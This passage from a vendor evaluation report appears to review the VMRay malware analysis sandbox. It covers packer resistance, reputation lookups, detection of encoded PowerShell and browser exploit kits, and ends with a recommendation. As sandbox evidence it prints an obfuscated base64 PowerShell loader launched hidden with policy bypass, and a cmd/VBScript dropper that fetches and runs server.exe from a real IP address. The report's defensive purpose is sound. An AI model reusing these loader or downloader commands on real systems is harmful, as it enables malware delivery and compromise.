Rule "DarkComet_3" has matched for "\Users\[redacted]Desktop\rat.mrg-effitas.com_3468.exe"
Rule "DarkComet_4" has matched for "\Users\[redacted]Desktop\rat.mrg-effitas.com_3468.exe"

Strong resistance against packers

Finding

Traditional endpoint protection can be bypassed by packers with relative ease. By packing a file, the behaviour of the malware is kept, but the structure of the original malware is lost, thus blacklists like signature based detections can be bypassed easily. Malware analysis sandboxes were developed to inspect the behaviour of the samples. So any malware analysis sandbox should have good resistance against packers – and so does VMRay. A lot of packers integrated anti-sandbox solutions, which makes the analysis in a sandbox hard. This is why anti-anti-sandbox solutions implemented into VMRay are important.

Hash based reputation, Metadefender and VirusTotal integration

Finding


Sample hashes can be sent to external reputation engines, and if the sample is already known, the result of the reputation check can be included in the report.

In case the sample is not known to the reputation engine by the hash, but is known to one or more AV engines, Metadefender can be integrated into VMRay, and the detection can be improved with the knowledge-base of the multiple AV scanners running in Metadefender. If the confidentiality of the files are not important, the files can be directly uploaded to VirusTotal.

Malicious scripts are detected

Finding

Some malware analysis sandboxes focus mostly on EXE files. But attackers use a variety of files and techniques. One of the most recent targeted attacks employed PowerShell. VMRay can detect obfuscated or malicious PowerShell attacks – and not just by checking the behaviour of the malware processes, but by checking for known techniques used in PowerShell attacks – e.g. use of encoded PowerShell attacks.



▼ Process Create process

```
Create process "cmd /k if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidde
n -Exec Bypass -Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compre
ssion.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String(\"nVPbattAEH3XV
wxCEAlLQo6dUhwCuRS3gdYNUWgfjB/k9TjeZrUrdke2ldT/3lEit01lS6lezmp3Zs6ZWyDgBE59b/pOqcuyMpZ
C/w6tRjU4TBdK+dEMqnqupABHBTHglvgdLjVdkYUv0lJdqDOljAi7u00MtdQE2w6bDu+j4//mubBYEN6sGBZ
7nrqLu47hF3N3+o27u2nZ/VOPbPMQOE56gpvk8/wbCoK8cYRlOkFKcyPukFyHEE5feTtbLCw6Ny5KqZrZa
MQEaNlgY+xdDK95POFNUyGb58RJlK8bXllDRhjVmd6lKvlCl14YrVloeFDaW2fX/ZQxweVSUuFSYcqDGlb8
RfAdTE2JrpU6hqDiLKdn1hatyKcCXmqurhYY+vOG0Ge3iA23bMgs1yhQrjEMqheB7vk984LmH+JNzyWx2jV
arkmbgeHqDA45ZpxFvaOWrZlmszbg9nzsbVZSlYTMkCj6u3MED62S3nOpTRzc947ifvznso9Vces42sRojGD
nLY1lRnnSZy2SeRGG7anXYwYWF8hW3T7cC0Xvkc45URdOebhmLORDoRcKl/ZK+rOdFxD78nwkbQMhK
bGco32HS6klSaMhEJBMihLB/yr14NCHRPOfqwqB8HgzrrVoLR0kVeEcrWzdNugkoNHo2a5lcdCkH1Hf0irOt
oMsyxiGWeTtlV/XmmSJ6eN0mipHu5YCXfqpsG5VqLaFpmraCkLGfXvaklkYbNN92aMohp8kPle073q3hswY
B9u4hez5xORUWEpyhVhBkqMwegFv3wyzbCcKEquH3Q8=\")))), [IO.Compression.CompressionMode]::De
compress)), [Text.Encoding]::ASCII)).ReadToEnd();") else (%WinDir%\syswow64\windowspowershell\v1.0\p
owershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command "Invoke-Expression $(New-Object IO.Strea
mReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::Fr
omBase64String(\"nVPbattAEH3XVwxCEAlLQo6dUhwCuRS3gdYNUWgfjB/k9TjeZrUrdke2ldT/3lEit01lS6lez
mp3Zs6ZWyDgBE59b/pOqcuyMpZC/w6tRjU4TBdK+dEMqnqupABHBTHglvgdLjVdkYUv0lJdqDOljAi7u00Mt
dQE2w6bDu+j4//mubBYEN6sGBZ7nrqLu47hF3N3+o27u2nZ/VOPbPMQOE56gpvk8/wbCoK8cYRlOkFKcy
PukFyHEE5feTtbLCw6Ny5KqZrZaMQEaNlgY+xdDK95POFNUyGb58RJlK8bXllDRhjVmd6lKvlCl14YrVloeF
DaW2fX/ZQxweVSUuFSYcqDGlb8RfAdTE2JrpU6hqDiLKdn1hatyKcCXmqurhYY+vOG0Ge3iA23bMgs1yhQ
rjEMqheB7vk984LmH+JNzyWx2jVarkmbgeHqDA45ZpxFvaOWrZlmszbg9nzsbVZSlYTMkCj6u3MED62S3n
OpTRzc947ifvznso9Vces42sRojGDnLY1lRnnSZy2SeRGG7anXYwYWF8hW3T7cC0Xvkc45URdOebhmLO
RDoRcKl/ZK+rOdFxD78nwkbQMhKbGco32HS6klSaMhEJBMihLB/yr14NCHRPOfqwqB8HgzrrVoLR0kVeEc
rWzdNugkoNHo2a5lcdCkH1Hf0irOtoMsyxiGWeTtlV/XmmSJ6eN0mipHu5YCXfqpsG5VqLaFpmraCkLGfXva
klkYbNN92aMohp8kPle073q3hswYB9u4hez5xORUWEpyhVhBkqMwegFv3wyzbCcKEquH3Q8=\")))), [IO.C
ompression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();")".
```

Create process "C:\Windows\syswow64\windowspowershell\v1.0\powershell.exe".

Create process ""C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe" \noconfig \fullpaths @"C:\Users\hJrD1KOKY DS8lUjv\AppData\Local\Temp\dreo8dra.cmdline"".


▼ Process Execute encoded PowerShell script

Execute encoded PowerShell script to possibly hide malicious payload.

Solid browser exploit detection via URL analysis


Finding

The URL analysis module was able to detect in-the-wild exploit kits like RIG or Sundown on live URLs. The exploit kits targeted vulnerabilities in Internet Explorer and in Flash.



VTI Information

VTI Score	100 / 100
VTI Database Version	2.5
VTI Rule Match Count	7
VTI Rule Type	Browser



Detected Threats

▶	File System	Modify operating system directory
▼	Process	Create process
▼	Network	Download file
▼	Network	Download data

Process – Create process:

Create process "cmd.exe /c echo >>C:\Windows\Temp\ttext.vbs Set xPost=createObject("Microsoft.XMLHTTP") & echo >>C:\Windows\Temp\ttext.vbs xPost.Open "GET","http://222.187.239.35:8889/server.exe",0 & echo >>C:\Windows\Temp\ttext.vbs xPost.Send() & echo >>C:\Windows\Temp\ttext.vbs set sGet=createObject("ADODB.Stream") & echo >>C:\Windows\Temp\ttext.vbs sGet.Mode=3 & echo >>C:\Windows\Temp\ttext.vbs sGet.Type=1 & echo >>C:\Windows\Temp\ttext.vbs sGet.Open() & echo >>C:\Windows\Temp\ttext.vbs sGet.Write xPost.ResponseBody & echo >>C:\Windows\Temp\ttext.vbs sGet.SaveToFile "C:\Windows\Temp\server.exe",2".

Create process "cscript.exe C:\Windows\Temp\ttext.vbs".

Create process "C:\Windows\Temp\server.exe".

Network – Download file:

Url "http://222.187.239.35:8889/server.exe".

Network – Download data:

Url "http://222.187.239.35:8889/server.exe".

Conclusion

We found the VMRay malware analysis sandbox to be an excellent tool to detect malicious software, documents containing exploits or malicious URLs. The developers of the system clearly understand the threat landscape, and developed the system accordingly. It is highly recommended for digital forensics and incident response (DFIR) professionals and as part of a suite of tools for CERTs.